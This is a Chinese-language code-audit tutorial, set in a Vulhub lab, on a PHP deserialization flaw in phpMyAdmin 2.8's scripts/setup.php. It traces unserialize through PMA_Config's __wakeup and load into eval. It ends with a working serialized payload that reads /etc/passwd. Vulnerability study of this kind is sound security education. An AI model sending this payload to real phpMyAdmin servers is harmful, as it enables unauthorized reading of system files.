

一、环境搭建

1、环境介绍

源码: phpmyadmin 2.8
操作系统: windows10
靶场环境: Vulhub phpMyAdmin wooyun-2016-199433
审计工具: PHPStorm

2、搭建过程

```
cd vulhub/phpmyadmin/wooyun-2016-199433  
docker-compose up -d
```

3、关键字

serialize	序列化
unserialize	反序列化
__construct	对象创建时触发
__destruct	对象销毁时触发
__toString	对象被转成字符串时触发
__sleep	serialize（对象被序列化）时触发
__wakeup	unserialize（二进制串被反序列化）时触发

4、序列化

序列化前:

```
<?php  
class Cat{  
    public $name = "xxx";  
    public $age = 3;  
}  
  
$cat = new Cat();  
$cat -> name = "xiaohuamao";  
$cat -> age = 2;  
  
echo serialize($cat);  
?>
```

序列化后:

```
O:3:"Cat":2:{s:4:"name";s:10:"xiaohuamao";s:3:"age";i:2;}
```

5、反序列化

反序列化前:

```
<?php
    class Cat{
        public $name = "xxx";
        public $age = 3;
    }

    $cat = new Cat();
    $cat -> name = "xiaohuamao";
    $cat -> age = 2;



    $ser = serialize($cat);
    echo unserialize($ser) -> name;
?>
```

反序列化后:

xiaohuamao

二、审计过程

1、通过搜索序列化serialize关键字，看到了反序列化unserialize()，并且是通过POST方法接收了一个变量的值。

在文件中查找 在 1 个文件中有 15 个匹配项 ☐ 文件掩码(A):  

在项目 (P) 模块 (M) 目录 (D) 范围 (S)

```
$configuration = unserialize($_POST['configuration']); scripts\setup.php 28
return '<input type="hidden" name="configuration" value="'. htmlspecialchars($configuration) . '";' scripts\setup.php 302
* boolean value, serialized - serialized value, int - scripts\setup.php 507
case 'serialized': scripts\setup.php 526
$res[$v[0]] = unserialize($_POST[$v[0]]); scripts\setup.php 528
```

setup.php scripts

```
25
26 if (isset($_POST['configuration']) && $action != 'clear') {
27     // Grab previous configuration, if it should not be cleared
28     $configuration = unserialize($_POST['configuration']);
29 } else {
30     // Start with empty configuration
31     $configuration = array();
32 }
33
34 // We rely on Servers array to exist, so create it here
```

☐ 在新标签打开 (B) Ctrl+Enter 打开查找窗口

2、双击进入该文件后，可以看到，在setup.php中，通过POST方法接收了两个变量。一个为action，一个为configuration，传入configuration时且action值不为"clear"，那么就会将其进行反序列化成一个对象，在这个对象从创建到销毁的过程中，会自动触发一些魔法函数（也就是上面提到的带有__符号的关键字），那么这里就有可能是一个可控的参数。

PHP setup.php ×

```
19 // Grab action
20 if (isset($_POST['action'])) {
21     $action = $_POST['action'];
22 } else {
23     $action = '';
24 }
25
26 if (isset($_POST['configuration']) && $action != 'clear') {
27     // Grab previous configuration, if it should not be cleared
28     $configuration = unserialize($_POST['configuration']);
29 } else {
30     // Start with empty configuration
31     $configuration = array();
32 }
```

3、拉到这个文件的最上面，看到了require_once函数（require_once是PHP自带的用于引用文件的函数）引用了/libraries/common.lib.php文件，可以看一下这个文件中是否定义了可利用的魔法函数。

```
PHP setup.php x
1 <?php
2 /* $Id$ */
3 // vim: expandtab sw=4 ts=4 sts=4:
4
5 // phpMyAdmin setup script by Michal Čihař <michal@cihar.com>
6
7 // Grab phpMyAdmin version and PMA_d1 function
8 define( 'PMA_MINIMUM_COMMON', TRUE );
9 chdir( directory: '..' );
10 require_once( './libraries/common.lib.php' );
11
```

4、进入/libraries/common.lib.php中，搜索__符号，并没有发现定义的魔法函数，然后看到这边又是通过require_once函数引入了如下文件。

```
PHP setup.php x PHP common.lib.php x
Q Cc W * 0 个结果 ↑ ↓ □ + II - II ☒ ☒ ☒
490 }
491 }
492 }
493
494 /**
495  * include here only libraries which contain only function definitions
496  * no code in main()!
497  */
498 /* Input sanitizing */
499 require_once './libraries/sanitizing.lib.php';
500 require_once './libraries/Theme.class.php';
501 require_once './libraries/Theme_Manager.class.php';
502 require_once './libraries/Config.class.php';
503
```

5、进入/libraries/Config.class.php，搜索__符号，发现两个关键函数，一个是__construct()（当对象创建时触发），一个是__wakeup()（使用unserialize时触发）。漏洞触发点在这个__wakeup()函数上，可以看到在其if语句中进行了判断，如果条件满足，会调用load函数，将getSource函数作为实参。选中load关键字，右击选择 转到->声明或用例。


```
PHP setup.php x PHP common.lib.php x PHP Config.class.php x
Q _ x Cc W .* 2/4 ↑ ↓ □ +II -II ☑II ☰ Y
276 * re-init object after loading from session file
277 * checks config file for changes and reloads if necessary
278 */
279 function wakeup()
280 {
281     if ( $this->source_mtime !== filemtime($this->getSource())
282         || $this->error_config_file || $this->error_config_default_file ) {
283         $this->settings = array();
284         $this->load($this->getSource());
285         $this->checkSystem();
286     }
287
288     // check for https needs to be done everytime,
289     // as https and http uses same session so this info can not be stored
290     // in session
291     $this->checkIsHttps();
292
293     $this->checkCollationConnection();
294 }
295
```

6、进入到load函数，可以看到，如果file_get_contents函数已存在，就通过eval函数执行读入的字符串；如果file_get_contents函数不存在，就通过file读取文件，同时利用implode函数把文件内容利用\n进行拼接，再执行eval函数。


```
PHP setup.php x PHP common.lib.php x PHP Config.class.php x
Q _ x Cc W .* 2/4 ↑ ↓ □ +II -II ☑II ☰ Y
331 function load($source = null)
332 {
333     $this->loadDefaults();
334
335     if ( null !== $source ) {
336         $this->setSource($source);
337     }
338
339     if ( ! $this->checkConfigSource() ) {
340         return false;
341     }
342
343     $cfg = array();
344
345     /**
346      * Parses the configuration file
347      */
348     $old_error_reporting = error_reporting( error_level: 0);
349     if ( function_exists( function: 'file_get_contents' ) ) {
350         $eval_result =
351             eval( '?>' . file_get_contents($this->getSource()) );
352     } else {
353         $eval_result =
354             eval( '?>' . implode( separator: '\n', file($this->getSource()) ) );
355     }
356     error_reporting($old_error_reporting);

```

7、那么此时全局搜索 file_get_contents 函数，发现并不存在，那么if语句就会执行后面的file函数进行文件读取。也就是说，传入的序列化值可以被反序列化成一个文件读取的对象。



8、再进入到getSource函数，可以看到是返回了source变量。继续选中source，选择 转到->声明或用例。



9、可以看到变量source是个默认值，没有任何指向。

```
/**
 * @var string config source
 */
var $source = '';
```

10、目前已经确定了序列化的键和值，需要看一下序列化的所用的类是哪一个，拉到文件的最上方，可以看到类名是 PMA_Config，那么需要的信息都已经齐了，直接构造Payload放在unserialize函数出现的文件/scripts/setup.php中。


```
1 <?php
2 /* $Id$ */
3 // vim: expandtab sw=4 ts=4 sts=4:
4
5 class PMA_Config
6 {
7     /**
8      * @var string default config source
9      */
10     var $default_source = './libraries/config.default.php';
11 }
```

三、利用过程

构造Payload，放在可控变量的文件/scripts/setup中，成功读取系统的/etc/passwd文件：

action=xxx&configuration=O:10:"PMA_Config":1:

{s:6:"source";s:11:"/etc/passwd"}



phpMyAdmin 2.7.1-dev setup

